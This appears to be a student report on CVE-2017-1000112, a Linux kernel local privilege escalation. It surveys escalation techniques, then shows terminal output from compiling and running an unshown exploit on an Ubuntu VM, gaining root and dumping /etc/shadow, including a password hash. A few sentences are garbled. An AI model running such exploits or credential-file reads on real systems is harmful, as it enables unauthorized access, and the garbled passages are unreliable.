

Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu
14.04/16.04 / Linux Mint 17/18 / Zorin) -
Local Privilege Escalation (KASLR / SMEP)

CVE: [2017-1000112](#)

IT19083124

K.Tharaniyawarma

Introduction and privilege escalation

The escalation of privilege is an important step in the methodology used by an attacker. The custom of increasing privileges is to gain greater access than is intended for administrators or developers. Effective privilege escalation attacks allow attackers to increase their control over target systems, so that they are free to access any data or make any configuration changes necessary to guarantee freedom of operation and persistent access to the target system.

Although companies are likely to have more Windows clients statistically, escalation of the Linux privilege attacks are major threats. Consider that the most critical infrastructure of an organization, such as web servers, databases, firewalls, etc., is very likely to run an operating system under Linux. Compromises to these can seriously interrupt the activities of an organization.

Most computer systems are designed for multi-user use. Privileges means what a user allowed to do. Popular rights include file browsing and editing, or the alteration of system files. Escalation of privilege means that a person gains rights to which they have no right. You may use these rights to remove files, access private information, or install unwanted programs like viruses.

It typically occurs when a program has a vulnerability that allows protection to be bypassed or has faulty expectations on how it will be used. In an operating system or software program, privilege escalation is the act of leveraging a bug, design error or configuration violation to obtain elevated access to resources that are usually shielded from a program or user.

The super user account, called root, is practically omnipotent in Linux and Unix-like systems, with unlimited access to all commands, files, folders, and resources. Root can also grant and revoke any other user permissions. Although the Mac OS X is Unix-like, it is rarely deployed as a server unlike UNIX and Linux. Mac users execute with root access as usual, however, a non-privileged account should be created as best security practice and used for routine computing to reduce the scope of privileged threats.

Linux borrowed the idea of proprietary ships and file permissions from UNIX. One way the device defends against malicious manipulation is to require file permissions. On a UNIX web server, there is a collection of permissions associated with each single file and folder stored on the hard drive, which specifies who can do what with the file.

How it works

Attackers exploit weakness in a target device or application which allows them to bypass current user account limitations. They can then access another user's functionality and data (horizontal), or obtain elevated privileges, typically from a system administrator or other power user (vertical). Such an elevation of power is usually just one of the steps taken in preparation for the principal attack.

With horizontal privilege escalation, miscreants remain at the same general user privilege level but may access data or features of other accounts or processes that the current account or process would be inaccessible for. That can mean, for example, using a compromised office workstation to gain access to data from other office users.

Potentially more dangerous is the vertical privilege escalation (also called privilege elevation), where the attacker starts from a less privileged account and gets the rights of a more powerful user – typically Microsoft Windows administrator or system user, or Unix and Linux root systems.

The intruder can wreak all kinds of havoc with these elevated privileges in your computer systems and applications: steal access credentials and other sensitive information, download and execute malware, delete data, or execute arbitrary code. Worse still, by removing access logs and other documentation of their operation, professional attackers may use elevated privileges to cover their tracks.

Why

While not generally an attacker's main purpose, privilege escalation is sometimes used to plan for a more serious assault, enabling intruders to install a malicious payload or execute malicious code in the targeted device. This means you will always check for signs of other suspicious behavior if you witness or suspect an escalation of privilege. Even without proof of further attacks, however, any privilege escalation event is an issue of information security, because someone may have obtained unauthorized access to medical, confidential or otherwise sensitive data. For certain cases to ensure compliance, this may need to be reported internally or to the appropriate authorities.

To make matters worse, the identification of privilege escalation events can be difficult to differentiate between normal and malicious conduct. This is especially true of rogue users, who may potentially carry out malicious acts that compromise protection.

Finding vulnerability

Any vulnerability can be identifiable by these methods given below. But it is not limited to a fence. Attacker can use various methods to exploit, these are the main categories.

1. Audit network assets
2. Penetration testing
3. Following the victim
4. Using exploiting tools
5. Physical access

--1. Audit network assets--

To find security vulnerabilities on the network, it is necessary to have an accurate inventory of the assets on the network, as well as the operating systems and software these assets run. Having this inventory list helps the organization identify security vulnerabilities from obsolete software and known program bugs in specific OS types and software.

Without this inventory, an organization might assume that their network security is up to date, even though they could have assets with years-old vulnerabilities on them. For example, say that Servers A, B, and C get updated to require multi-factor authentication, but Server D, which was not on the inventory list, doesn't get the update. Malicious actors could use this less-secure server as an entry point in an attack. Breaches have occurred in this manner before. When it comes to finding security vulnerabilities, a thorough network audit is indispensable for success.

--2. Penetration testing--

This method is used by the organization to prevent the attacks. But an attacker also can try this method to exploit. In other words, the attacker is keep trying to attack the system with continuous study of the system works. The words are easy to think to a tester because of knowing all the systems and structures. But for an attacker it is hard to get the details. Furthermore, the attacker's exploit may be harmful because the tester didn't guess the way of attack.

--3. Following the victim--

This is a long-term exploit but does not need much knowledge on hacking. The attacker should collect the personal information of the victim and guess the passwords or access pins using the information. All the attacker needs is a good knowledge in IQ and logic. This may be easy to talk, but most of the people save their password related to their personal information for easy to remember. An attacker needs to get the information of the victim also the bio data and friends and relative circle. Some people with awareness of this type of attacks, keep their passwords in a different manner. But it also can be guessable with the help of artificial intelligence that uses the victim's character and their posts and blogs.

--4. Using exploiting tools--

This is the most used method to exploit. Because these tools can automatically scan for vulnerabilities. All the attacker needs to do is exploit. Most of the attackers use Linux system because of its open source. This is only one disadvantage of open source. There are many tools such as Metasploit, Nessus, Burp Suite etc. Once the victim is selected the tool automatically scans all the weaknesses of the victim system and the security measures of the target system. This will save a huge amount of time for the attacker. Then the attacker needs only to concentrate the weak point to find the exploiting way.

--5. Physical access--

This is a method to gain access to more secured system while need of at least low privileged access. In other words, we can say local privilege escalation. An attacker may use any c, c++ or a python script to gain more access to system. This can various from admin to root access.

The taken vulnerability was found by Andrey Konovalov when doing a penetration testing on Linux kernel system. First identified on September 2017 and reported on October 4th, 2017.

The impact

Super user accounts can cause serious damage to a program or entire enterprise if misused, either unintentionally (i.e. mistyping a powerful order or accidentally deleting a significant file), or with malicious intent.

Most protection systems are ineffective when it comes to defending against super users as they were designed to secure the perimeter but super users are already inside. Super users can alter configurations of the firewall, build back doors and bypass security settings, all while erasing traces of their operation.

Insufficient policies and controls around the supply, classification, and surveillance of super users further raise risks. For example, complete super user level access is often provided to database managers, network engineers, and application developers. It is also a rampant practice to share super user accounts among multiple individuals, which muddles the audit trail.

Cyber attackers are actively searching for super user accounts, regardless of their ultimate motives, knowing that once they compromise these accounts, they essentially become a highly privileged insider. In addition, malware infecting a super user account can leverage the account's same privilege rights for propagating, inflicting damage, and pilfering data.

Edward Snowden, an IT contract worker for the NSA, exploited his super user privileges to view, copy and leak more than 1 million highly sensitive NSA files in one of the most notorious tales of a rogue insider. In the aftermath of this controversy, the NSA targeted 90 percent of it to replace system administrators to better set up a low-privilege model of security.

Exploitation techniques

Kernel exploits are programs that manipulate kernel vulnerabilities with elevated permissions to execute arbitrary code. Effective kernel exploits usually offer super user access to target systems via a root command prompt for attackers. Escalating to root on a Linux system is in many cases as simple as downloading a kernel exploit to the target file system, compiling the exploit, and then executing it.

This is the default workflow of a kernel hack, assuming we can run code as an unprivileged user.

1. Trick the kernel into running our payload in kernel mode
2. Manipulate kernel data, e.g. process privileges
3. Launch a shell with new privileges Get root!

Note that an adversary needs four conditions for a kernel exploit attack to succeed:

1. A vulnerable kernel
2. A matching exploit
3. The ability to transfer the exploit onto the target
4. The ability to execute the exploit on the target

By keeping the kernel patched and updated, the easiest way to defend against kernel exploits. Without patches, admin may have a strong impact on the ability to pass and execute the exploit on the target. Given these factors, if an administrator can avoid the installation and/or execution of the exploit on the Linux file system, kernel exploit attacks are no longer viable.

Administrators should therefore focus on restricting or removing programs that allow transfers of files, such as FTP, TFTP, SCP, wget, and curl. Their use should be restricted to specific users, directories, applications (such as SCP), and specific IP addresses or domains when these programs are required.

Making use of any service that runs as root will give you Root!

The famous exploit of the Eternal Blue and Samba Cry, exploited smb service that generally runs as root. An attacker can get remote execution of code, as well as Local Privilege Escalation, with just one exploit. It was used extensively for spreading ransom ware all over the globe because of its deadly combination.

You should always check whether web servers, mail servers, database servers, and so on run as root. Many times, web administrators run these services as root and forget about the security problems it could cause. There may be programs that run locally and are not publicly known which can be abused as well.

One of the biggest error web admins make is running a root privilege Web server. A weakness in the web application due to command injection will lead an attacker to root shell. This is a classic example of why because you really do need to run some service as heart.

Binary exploits of a root-owned program are much less risky than a kernel exploit, as the host computer does not crash, even if the application crashes, and the services are likely to auto restart.

Exploit executable SUID.

SUID is a Linux feature which allows users to execute a file with specific user permissions. The Linux ping command typically requires root permissions to open raw network sockets. By labeling the ping program as SUID with the owner as root, ping executes the program at any time with root privileges by a low privilege user.

SUID is a feature which enhances Linux security when used properly. The problem is that administrators will unknowingly add unsafe SUID configurations when installing third party software or making logical changes to the configuration. A significant number of sysadmins don't understand when and where SUID bit should be set. Especially on any file editor the SUID bit should not be set as an attacker can overwrite any files present on the system.

Exploiting SUDO rights / user

If the attacker is unable to obtain root access directly through any other techniques, he may attempt to compromise any of the users who have SUDO access. If he has access to all the SUDO users, he can effectively execute all root privileged commands.

Administrators may just allow users to run a few commands through SUDO and not all of them, but even with this configuration, they may unknowingly introduce vulnerabilities that may lead to escalation of privilege.

A classic example of this is to grant SUDO rights to the find function, so that another user can check the code for similar files / logs. Although the admin may not be aware that the 'search' command contains command execution parameters, an attacker may execute root-privileged commands.

Exploitation of poorly designed cron jobs

Cron jobs can be abused to get root privilege if not properly configured.

1. Any script or binaries in cron jobs which are writable?
2. Can we write over the cron file itself?
3. Is cron.d directory writable?

In general, cron jobs run on root privileges. If we can successfully manipulate any script or binary that is specified in the cron jobs then with root privilege we can execute arbitrary code.

Users use '.' in their PATH.

In your PATH getting '.' means the user will execute binaries / scripts from the current directory. The user adds '.' to their PATH to avoid having to enter those two extra characters at any time. This can be a perfect way for an attacker to scale up his / her power.

Let's say Susan is an administrator and she adds '.' in her path so that she doesn't have to write the 2 characters again.

With '.' in path – program

Without '.' in path – ./program

This happens because Linux first searches for the program in the current directory when '.' is added in the PATH at the beginning and then searches anywhere else.

Exploitation

I have used here is the first method kernel exploits.


I used a c program to gain root access on Linux Kernel 4.4.0 Ubuntu 16.04 with KASLR / SMEP.

In the below image the kernel version and username and the user's privileges are shown using the terminal

(`uname -a`) is to get the kernel version

(`whoami`) is to get the username


(`id`) is to get the privileges

A screenshot of a Linux terminal window titled "Terminal". The window shows the user "craig" at the "ubuntu" prompt. The terminal output displays the results of three commands: "uname -a", "whoami", and "id". The "uname -a" command shows the kernel version as "Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64". The "whoami" command shows the username "craig". The "id" command shows the user's privileges, including "uid=1000(craig)", "gid=1000(craig)", and a list of groups: "groups=1000(craig),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(smbashare)". The terminal window has a dark background and a sidebar with application icons on the left. The top of the window shows system status icons and the time "9:29 AM".

```
Terminal
craig@ubuntu: ~
craig@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64
x86_64 x86_64 GNU/Linux
craig@ubuntu:~$ whoami
craig
craig@ubuntu:~$ id
uid=1000(craig) gid=1000(craig) groups=1000(craig),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),113(lpadmin),128(smbashare)
craig@ubuntu:~$
```

The below image shows compile and run a c program. I named the c program as 1.c


If it is run success fully it will display the detail of the system and enable the KASLR and SMEP, then it will get the root access directly out from the terminal user but inside the (inside the c program) terminal.



```
Terminal
craig@ubuntu: ~
craig
craig@ubuntu:~$ id
uid=1000(craig) gid=1000(craig) groups=1000(craig),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
craig@ubuntu:~$
craig@ubuntu:~$
craig@ubuntu:~$ gcc 1.c -o 1
craig@ubuntu:~$ ./1
Linux Kernel UDP Fragmentation Offset (UFO) out-of-bounds write local root (CVE-2017-1000112)
[.] checking kernel version...
[.] kernel version '4.4.0-21-generic' detected
[~] done, version looks good
[.] checking system...
[~] done, looks good
[.] setting up namespace sandbox...
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel base address...
[.] trying /proc/kallsyms...
[.] trying syslog...
[~] done, kernel base: ffffffff81000000
[.] commit_creds: ffffffff810a21c0
[.] prepare_kernel_cred: ffffffff810a25b0
[.] SMEP bypass enabled, mmaping fake stack...
[~] done, fake stack mmaped
[.] executing payload ffffffff8100008a
[~] done, should be root now
[.] checking if we got root
[+] got root ^_^
#
```

To direct input to this VM, click inside or press Ctrl+G.

The below image shows the proof of the root access



The image displays two screenshots of a terminal window on an Ubuntu system, showing the process of gaining root access. The terminal window has a title bar with 'Terminal' and a status bar with '9:32 AM'. The prompt is 'craig@ubuntu: ~'.

Top Screenshot:


```
#
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/shadow
root:!:18392:0:99999:7:::
daemon*:16911:0:99999:7:::
bin*:16911:0:99999:7:::
sys*:16911:0:99999:7:::
sync*:16911:0:99999:7:::
games*:16911:0:99999:7:::
man*:16911:0:99999:7:::
lp*:16911:0:99999:7:::
mail*:16911:0:99999:7:::
news*:16911:0:99999:7:::
uucp*:16911:0:99999:7:::
proxy*:16911:0:99999:7:::
www-data*:16911:0:99999:7:::
backup*:16911:0:99999:7:::
list*:16911:0:99999:7:::
irc*:16911:0:99999:7:::
gnats*:16911:0:99999:7:::
nobody*:16911:0:99999:7:::
systemd-timesync*:16911:0:99999:7:::
systemd-network*:16911:0:99999:7:::
systemd-resolve*:16911:0:99999:7:::
systemd-bus-proxy*:16911:0:99999:7:::
syslog*:16911:0:99999:7:::
_apt*:16911:0:99999:7:::
```

Bottom Screenshot:

```
www-data*:16911:0:99999:7:::
backup*:16911:0:99999:7:::
list*:16911:0:99999:7:::
irc*:16911:0:99999:7:::
gnats*:16911:0:99999:7:::
nobody*:16911:0:99999:7:::
systemd-timesync*:16911:0:99999:7:::
systemd-network*:16911:0:99999:7:::
systemd-resolve*:16911:0:99999:7:::
systemd-bus-proxy*:16911:0:99999:7:::
syslog*:16911:0:99999:7:::
_apt*:16911:0:99999:7:::
messagebus*:16911:0:99999:7:::
uuidd*:16911:0:99999:7:::
lightdm*:16911:0:99999:7:::
whoopsie*:16911:0:99999:7:::
avahi-autoipd*:16911:0:99999:7:::
avahi*:16911:0:99999:7:::
dnsmasq*:16911:0:99999:7:::
colord*:16911:0:99999:7:::
speech-dispatcher:!:16911:0:99999:7:::
hplip*:16911:0:99999:7:::
kernoops*:16911:0:99999:7:::
pulse*:16911:0:99999:7:::
rtkit*:16911:0:99999:7:::
saned*:16911:0:99999:7:::
usbmux*:16911:0:99999:7:::
craig:$1$K8DW2nS$4gKD3U7K5vDiG5dm6L40j/:18392:0:99999:7:::
test:!:18392:0:99999:7:::
#
```

Below the terminal window, there is a message: 'To direct input to this VM, click inside or press Ctrl+G.'


We can exit the program by type “exit” in the program



```
Terminal
craig@ubuntu: ~
irc:*:16911:0:99999:7:::
gnats:*:16911:0:99999:7:::
nobody:*:16911:0:99999:7:::
systemd-timesync:*:16911:0:99999:7:::
systemd-network:*:16911:0:99999:7:::
systemd-resolve:*:16911:0:99999:7:::
systemd-bus-proxy:*:16911:0:99999:7:::
syslog:*:16911:0:99999:7:::
_apt:*:16911:0:99999:7:::
messagebus:*:16911:0:99999:7:::
uidd:*:16911:0:99999:7:::
lightdm:*:16911:0:99999:7:::
whoopsie:*:16911:0:99999:7:::
avahi-autoipd:*:16911:0:99999:7:::
avahi:*:16911:0:99999:7:::
dnsmasq:*:16911:0:99999:7:::
colord:*:16911:0:99999:7:::
speech-dispatcher:!:16911:0:99999:7:::
hplip:*:16911:0:99999:7:::
kernoops:*:16911:0:99999:7:::
